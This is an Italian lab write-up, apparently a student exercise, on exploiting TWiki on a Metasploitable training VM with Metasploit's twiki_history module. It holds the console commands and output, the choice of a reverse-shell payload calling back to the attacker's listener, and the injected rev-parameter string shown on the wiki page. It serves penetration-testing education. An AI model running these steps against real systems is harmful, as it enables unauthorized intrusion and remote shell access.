
Exploit Twiki

Utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Sulla porta 80 TCP della nostra Metasploitable è attivo un Web Server apache che ospita la piattaforma TWiki, una sorta di Wikipedia distribuita gratuitamente con licenza libera (GNU). La piattaforma consente la creazione di pagine e contenuti multimediali.



Dopo aver aperto da kali la console di metasploit andiamo eseguire il comando search twiki.

```
msf6 > search twiki

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/webapp/moinmoin_twikidraw      2012-12-30       manual     Yes    MoinMoin twikidraw Action Traversal File Upload
   1  exploit/unix/http/twiki_debug_plugins       2014-10-09       excellent  Yes    TWiki Debugenableplugins Remote Code Execution
   2  exploit/unix/webapp/twiki_history           2005-09-14       excellent  Yes    TWiki History TWikiUsers rev Parameter Command Execution
   3  exploit/unix/webapp/twiki_maketext          2012-12-15       excellent  Yes    TWiki MAKETEXT Remote Command Execution
   4  exploit/unix/webapp/twiki_search            2004-10-01       excellent  Yes    TWiki Search Function Arbitrary Command Execution
```

Andiamo a scegliere l'exploit che ci interessa per sfruttare a pieno la vulnerabilità.

```
msf6 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/python/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   Proxies                  no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   80               yes       The target port (TCP)
   SSL     false            no        Negotiate SSL/TLS for outgoing connections
   URI     /twiki/bin       yes       TWiki bin directory path
   VHOST                    no        HTTP server virtual host
```

A questo punto settiamo l'ip della macchina metsploitable da attaccare (192.168.1.40).

```
msf6 exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/python/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```


Una volta configurato l'exploit, dobbiamo scegliere il payload. Possiamo controllare la lista di tutti i payload disponibili per l'exploit che stiamo utilizzando eseguendo il comando «show payloads»


```
msf6 exploit(unix/webapp/twiki_history) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                                             normal  No     Add user with useradd
   1   payload/cmd/unix/bind_awk                                            normal  No     Unix Command Shell, Bind TCP (via AWK)
   2   payload/cmd/unix/bind_busybox_telnetd                                normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   3   payload/cmd/unix/bind_inetd                                          normal  No     Unix Command Shell, Bind TCP (inetd)
   4   payload/cmd/unix/bind_jjs                                            normal  No     Unix Command Shell, Bind TCP (via jjs)
   5   payload/cmd/unix/bind_lua                                            normal  No     Unix Command Shell, Bind TCP (via Lua)
   6   payload/cmd/unix/bind_netcat                                         normal  No     Unix Command Shell, Bind TCP (via netcat)
   7   payload/cmd/unix/bind_netcat_gaping                                  normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   8   payload/cmd/unix/bind_netcat_gaping_ipv6                             normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   9   payload/cmd/unix/bind_perl                                           normal  No     Unix Command Shell, Bind TCP (via Perl)
   10  payload/cmd/unix/bind_perl_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   11  payload/cmd/unix/bind_r                                              normal  No     Unix Command Shell, Bind TCP (via R)
   12  payload/cmd/unix/bind_ruby                                           normal  No     Unix Command Shell, Bind TCP (via Ruby)
   13  payload/cmd/unix/bind_ruby_ipv6                                      normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   14  payload/cmd/unix/bind_socat_sctp                                     normal  No     Unix Command Shell, Bind SCTP (via socat)
   15  payload/cmd/unix/bind_socat_udp                                      normal  No     Unix Command Shell, Bind UDP (via socat)
   16  payload/cmd/unix/bind_stub                                           normal  No     Unix Command Shell, Bind TCP (stub)
   17  payload/cmd/unix/bind_zsh                                            normal  No     Unix Command Shell, Bind TCP (via Zsh)
   18  payload/cmd/unix/generic                                             normal  No     Unix Command, Generic Command Execution
   19  payload/cmd/unix/pingback_bind                                       normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   20  payload/cmd/unix/pingback_reverse                                    normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   21  payload/cmd/unix/python/meterpreter/bind_tcp                         normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager
   22  payload/cmd/unix/python/meterpreter/bind_tcp_uuid                    normal  No     Python Exec, Python Meterpreter, Python Bind TCP Stager with UUID
 Support
   23  payload/cmd/unix/python/meterpreter/reverse_http                     normal  No     Python Exec, Python Meterpreter, Python Reverse HTTP Stager
   24  payload/cmd/unix/python/meterpreter/reverse_https                    normal  No     Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
   25  payload/cmd/unix/python/meterpreter/reverse_tcp                      normal  No     Python Exec, Python Meterpreter, Python Reverse TCP Stager
   26  payload/cmd/unix/python/meterpreter/reverse_tcp_ssl                  normal  No     Python Exec, Python Meterpreter, Python Reverse TCP SSL Stager
   27  payload/cmd/unix/python/meterpreter/reverse_tcp_uuid                 normal  No     Python Exec, Python Meterpreter, Python Reverse TCP Stager with U
UID Support
   28  payload/cmd/unix/python/meterpreter_bind_tcp                         normal  No     Python Exec, Python Meterpreter Shell, Bind TCP Inline
   29  payload/cmd/unix/python/meterpreter_reverse_http                     normal  No     Python Exec, Python Meterpreter Shell, Reverse HTTP Inline
   30  payload/cmd/unix/python/meterpreter_reverse_https                    normal  No     Python Exec, Python Meterpreter Shell, Reverse HTTPS Inline
   31  payload/cmd/unix/python/meterpreter_reverse_tcp                      normal  No     Python Exec, Python Meterpreter Shell, Reverse TCP Inline
   32  payload/cmd/unix/python/pingback_bind_tcp                            normal  No     Python Exec, Python Pingback, Bind TCP (via python)
   33  payload/cmd/unix/python/pingback_reverse_tcp                         normal  No     Python Exec, Python Pingback, Reverse TCP (via python)
   34  payload/cmd/unix/python/shell_bind_tcp                               normal  No     Python Exec, Command Shell, Bind TCP (via python)
   35  payload/cmd/unix/python/shell_reverse_sctp                           normal  No     Python Exec, Command Shell, Reverse SCTP (via python)
   36  payload/cmd/unix/python/shell_reverse_tcp                            normal  No     Python Exec, Command Shell, Reverse TCP (via python)
```

In questo caso useremo il payload con il comando “set payload cmd/unix/reverse”

```
msf6 exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.40     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host

Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Avviamo l’ attacco con exploit e andiamo a testare il tutto su Twiki.





TWiki > Main > **TWikiUsers** (r1.2 |psw||echo)

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

-ko /var/www/twiki/data/Main/TWikiUsers.txt

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2 |psw||echo - 01 Jan 1970 - 00:00 GMT -

Siamo quindi riusciti ad ottenere dati alcune informazioni sensibili.

Leonardo Margheri